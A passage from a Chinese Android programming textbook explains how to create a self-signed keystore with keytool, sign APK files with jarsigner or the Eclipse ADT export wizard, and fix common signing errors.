


图 10-17　支付界面

在此输入信用卡信息，完成支付后即可成为正式会员。

10.3.3　生成签名文件

Android 应用程序的签名和 Symbian 程序的类似，都可以使用自己签名（Self-signed）的方式。制作 Android 签名文件的方法有两种，具体说明如下所示。

1. 命令行生成方式

使用命令行方式生成签名的具体流程如下所示。

（1）CMD 命令如下。

```
keytool -genkey -alias android123.keystore -keyalg RSA -validity 20000 -keystore android123.keystore
```

然后依次提示用户输入如下信息。

输入 keystore 密码：[密码不回显]
再次输入新密码：[密码不回显]
您的名字与姓氏是什么？
[Unknown]： android123
您的组织单位名称是什么？
[Unknown]： www.android123.com.cn
您的组织名称是什么？
[Unknown]： www.android123.com.cn
您的组织名称是什么？
[Unknown]： www.android123.com.cn
您所在的城市或区域名称是什么？
[Unknown]： New York
您所在的州或省份名称是什么？
[Unknown]： New York
该单位的两字母国家代码是什么
[Unknown]： CN
CN=android123, OU=www.android123.com.cn, O=www.android123.com.cn, L=New York, ST=New York, C=CN 正确吗？
[否]：Y
输入<android123.keystore>的主密码（如果和 keystore 密码相同，按回车）：

其中，参数-validity 表示证书有效天数，这里设为 200 天。还有在输入密码时没有回显，只需输入即可，一般位数建议为 20 位，最后需要记下来后面还要用。接下来就可以为 APK 文件签名了。

（2）执行以下命令。

```
jarsigner -verbose -keystore android123.keystore -signedjar android123_signed.apk android123.apk android123.keystore
```

这样就可以生成签名的 APK 文件，假设输入文件 android123.apk，则最终生成 android123_signed.apk 为 Android 签名后的 APK 执行文件。

注意：keytool用法和jarsigner用法总结。

（1）keytool 用法

```
-certreq        [-v] [-protected]
                  [-alias <别名>] [-sigalg <sigalg>]
                  [-file <csr_file>] [-keypass <密钥库口令>]
                  [-keystore <密钥库>] [-storepass <存储库口令>]
                  [-storetype <存储类型>] [-providername <名称>]
                  [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                  [-providerpath <路径列表>]

-changealias [-v] [-protected] -alias <别名> -destalias <目标别名>
                  [-keypass <密钥库口令>]
```



```
                    [-keystore <密钥库>] [-storepass <存储库口令>]
                    [-storetype <存储类型>] [-providername <名称>]
                    [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                    [-providerpath <路径列表>]

-delete         [-v] [-protected] -alias <别名>
                    [-keystore <密钥库>] [-storepass <存储库口令>]
                    [-storetype <存储类型>] [-providername <名称>]
                    [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                    [-providerpath <路径列表>]

-exportcert [-v] [-rfc] [-protected]
                    [-alias <别名>] [-file <认证文件>]
                    [-keystore <密钥库>] [-storepass <存储库口令>]
                    [-storetype <存储类型>] [-providername <名称>]
                    [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                    [-providerpath <路径列表>]

-genkeypair [-v] [-protected]
                    [-alias <别名>]
                    [-keyalg <keyalg>] [-keysize <密钥大小>]
                    [-sigalg <sigalg>] [-dname <dname>]
                    [-validity <valDays>] [-keypass <密钥库口令>]
                    [-keystore <密钥库>] [-storepass <存储库口令>]
                    [-storetype <存储类型>] [-providername <名称>]
                    [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                    [-providerpath <路径列表>]

-genseckey      [-v] [-protected]
                    [-alias <别名>] [-keypass <密钥库口令>]
                    [-keyalg <keyalg>] [-keysize <密钥大小>]
                    [-keystore <密钥库>] [-storepass <存储库口令>]
                    [-storetype <存储类型>] [-providername <名称>]
                    [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                    [-providerpath <路径列表>]

-help
-importcert [-v] [-noprompt] [-trustcacerts] [-protected]
                    [-alias <别名>]
                    [-file <认证文件>] [-keypass <密钥库口令>]
                    [-keystore <密钥库>] [-storepass <存储库口令>]
                    [-storetype <存储类型>] [-providername <名称>]
                    [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                    [-providerpath <路径列表>]
```

```
-importkeystore [-v]
                [-srckeystore <源密钥库>] [-destkeystore <目标密钥库>]
                [-srcstoretype <源存储类型>] [-deststoretype <目标存储类型>]
                [-srcstorepass <源存储库口令>] [-deststorepass <目标存储库口令>]
                [-srcprotected] [-destprotected]
                [-srcprovidername <源提供方名称>]
                [-destprovidername <目标提供方名称>]
                [-srcalias <源别名> [-destalias <目标别名>]
                [-srckeypass <源密钥库口令>] [-destkeypass <目标密钥库口令>]]
                [-noprompt]
                [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                [-providerpath <路径列表>]

-keypasswd     [-v] [-alias <别名>]
                [-keypass <旧密钥库口令>] [-new <新密钥库口令>]
                [-keystore <密钥库>] [-storepass <存储库口令>]
                [-storetype <存储类型>] [-providername <名称>]
                [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                [-providerpath <路径列表>]

-list          [-v | -rfc] [-protected]
                [-alias <别名>]
                [-keystore <密钥库>] [-storepass <存储库口令>]
                [-storetype <存储类型>] [-providername <名称>]
                [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                [-providerpath <路径列表>]

-printcert     [-v] [-file <认证文件>]

-storepasswd [-v] [-new <新存储库口令>]
                [-keystore <密钥库>] [-storepass <存储库口令>]
                [-storetype <存储类型>] [-providername <名称>]
                [-providerclass <提供方类名称> [-providerarg <参数>]] ...
                [-providerpath <路径列表>]
```

（2）jarsigner 用法

```
[选项] jar  文件别名
jarsigner -verify [选项] jar  文件
[-keystore <url>]              密钥库位置
[-storepass <口令>]            用于密钥库完整性的口令
[-storetype <类型>]            密钥库类型
[-keypass <口令>]              专用密钥的口令（如果不同）
[-sigfile <文件>]              .SF/.DSA  文件的名称
[-signedjar <文件>]            已签名的 JAR  文件的名称
[-digestalg <算法>]            摘要算法的名称
```

[-sigalg <算法>]	签名算法的名称
[-verify]	验证已签名的 JAR 文件
[-verbose]	签名/验证时输出详细信息
[-certs]	输出详细信息和验证时显示证书
[-tsa <url>]	时间戳机构的位置
[-tsacert <别名>]	时间戳机构的公共密钥证书
[-altsigner <类>]	替代的签名机制的类名
[-altsignerpath <路径列表>]	替代的签名机制的位置
[-internalsf]	在签名块内包含.SF 文件
[-sectionsonly]	不计算整个清单的散列
[-protected]	密钥库已保护验证路径
[-providerName <名称>]	提供者名称
[-providerClass <类>]	加密服务提供者的名称
[-providerArg <参数>]] ...	主类文件和构造函数参数

2. 使用 Eclipse 的 ADT 生成

实际上，使用 Eclipse 可以更加直观、方便地生成签名文件，具体流程如下所示。

（1）右击 Eclipse 项目名，在弹出的快捷菜单中依次选择 Android Tools | Export Signed Application Package…命令，如图 10-18 所示。




图 10-18　选择导出

（2）在弹出界面中选择要导出的项目，在此选择 10.1 节实现的 first 项目，如图 10-19 所示。

（3）单击 Next 按钮，在弹出的界面中选中 Create new keystore 单选按钮，然后分别输入文件名和密码，如图 10-20 所示。




图 10-19　选择要导出的项目




图 10-20　文件名和密码

（4）单击 Next 按钮，在弹出的界面中依次输入签名文件的相关信息，如图 10-21 所示。

（5）单击 Next 按钮，在弹出的界面中输入签名文件路径，如图 10-22 所示。




图 10-21　输入信息




图 10-22　输入信息

（6）单击 Finish 按钮后即可完成签名文件的创建工作，生成的有签名信息的 APK 文件，如图 10-23 所示。



图 10-23　生成的安装文件

10.3.4　使用签名文件

生成 Android 程序的签名文件后，可以通过如下两种方式使用。


1. 命令行方式

（1）假设生成的签名文件是 ChangeBackgroundWidget.apk，则最终生成 ChangeBackgroundWidget_signed.apk 为 Android 签名后的 APK 执行文件。

输入以下命令行：

```
jarsigner -verbose -keystore ChangeBackgroundWidget.keystore -signedjar ChangeBackgroundWidget_signed.
apk ChangeBackgroundWidget.apk ChangeBackgroundWidget.keystore
```

注意：上面命令中间不换行。



（2）按 Enter 键，根据提示输入密钥库的口令短语（即密码），详细信息如下。

输入密钥库的口令短语：

```
正在添加：META-INF/MANIFEST.MF
正在添加：META-INF/CHANGEBA.SF
正在添加：META-INF/CHANGEBA.RSA
正在签名：res/drawable/icon.png
正在签名：res/drawable/icon_audio.png
正在签名：res/drawable/icon_exit.png
正在签名：res/drawable/icon_folder.png
正在签名：res/drawable/icon_home.png
正在签名：res/drawable/icon_img.png
正在签名：res/drawable/icon_left.png
正在签名：res/drawable/icon_mantou.png
正在签名：res/drawable/icon_other.png
正在签名：res/drawable/icon_pause.png
正在签名：res/drawable/icon_play.png
正在签名：res/drawable/icon_return.png
正在签名：res/drawable/icon_right.png
正在签名：res/drawable/icon_set.png
正在签名：res/drawable/icon_text.png
正在签名：res/drawable/icon_xin.png
正在签名：res/layout/fileitem.xml
正在签名：res/layout/filelist.xml
正在签名：res/layout/main.xml
正在签名：res/layout/widget.xml
正在签名：res/xml/widget_info.xml
正在签名：AndroidManifest.xml
正在签名：resources.arsc
正在签名：classes.dex
```

通过上述过程处理后，即可将未签名文件 ChangeBackgroundWidget.apk 签名为 ChangeBackground-Widget_signed.apk。

在上述方式中，读者可能会遇到以下问题。

（1）jarsigner：无法打开 JAR 文件 ChangeBackgroundWidget.apk。

解决方法：将要进行签名的 APK 放到对应的文件下，把要签名的 ChangeBackgroundWidget.apk 放到 JDK 的 bin 文件里。

（2）jarsigner 无法对 jar 进行签名：

```
java.util.zip.ZipException: invalid entry compressed size (expected 1598 but got 1622 bytes).
```

解决方法一：Android 开发网提示这些问题主要是由于资源文件造成的，对于 Android 开发来说应该检查 res 文件夹中的文件，逐个排查。这个问题可以通过升级系统的 JDK 和 JRE 版本来解决。

解决方法二：这是因为默认给 APK 做了 Debug 签名，所以无法做新的签名。这时就必须在工程名处右击，在弹出的快捷菜单中选择 Android Tools | Export Unsigned Application Package 命令。

或者从 AndroidManifest.xml 的 Exporting 上按钮。

然后再基于这个导出的 unsigned apk 作签名，导出时最好将其目录选在之前产生 keystore 的那个目录下，这样操作起来就方便了。

2. 使用 Eclipse 的 ADT 生成

实际上，使用 Eclipse 可以更加直观、方便地生成签名文件，具体流程如下。

（1）右击 Eclipse 项目名，依次选择 Android Tools | Export Signed Application Package 命令，如图 10-24 所示。




图 10-24　Export Unsigned Application Package

（2）在弹出界面中选择项目，如图 10-25 所示。



图 10-25　选择项目

（3）单击 Next 按钮，在弹出的界面中选中 Use existing keystore 单选按钮，并输入文件的密码，如图 10-26 所示。

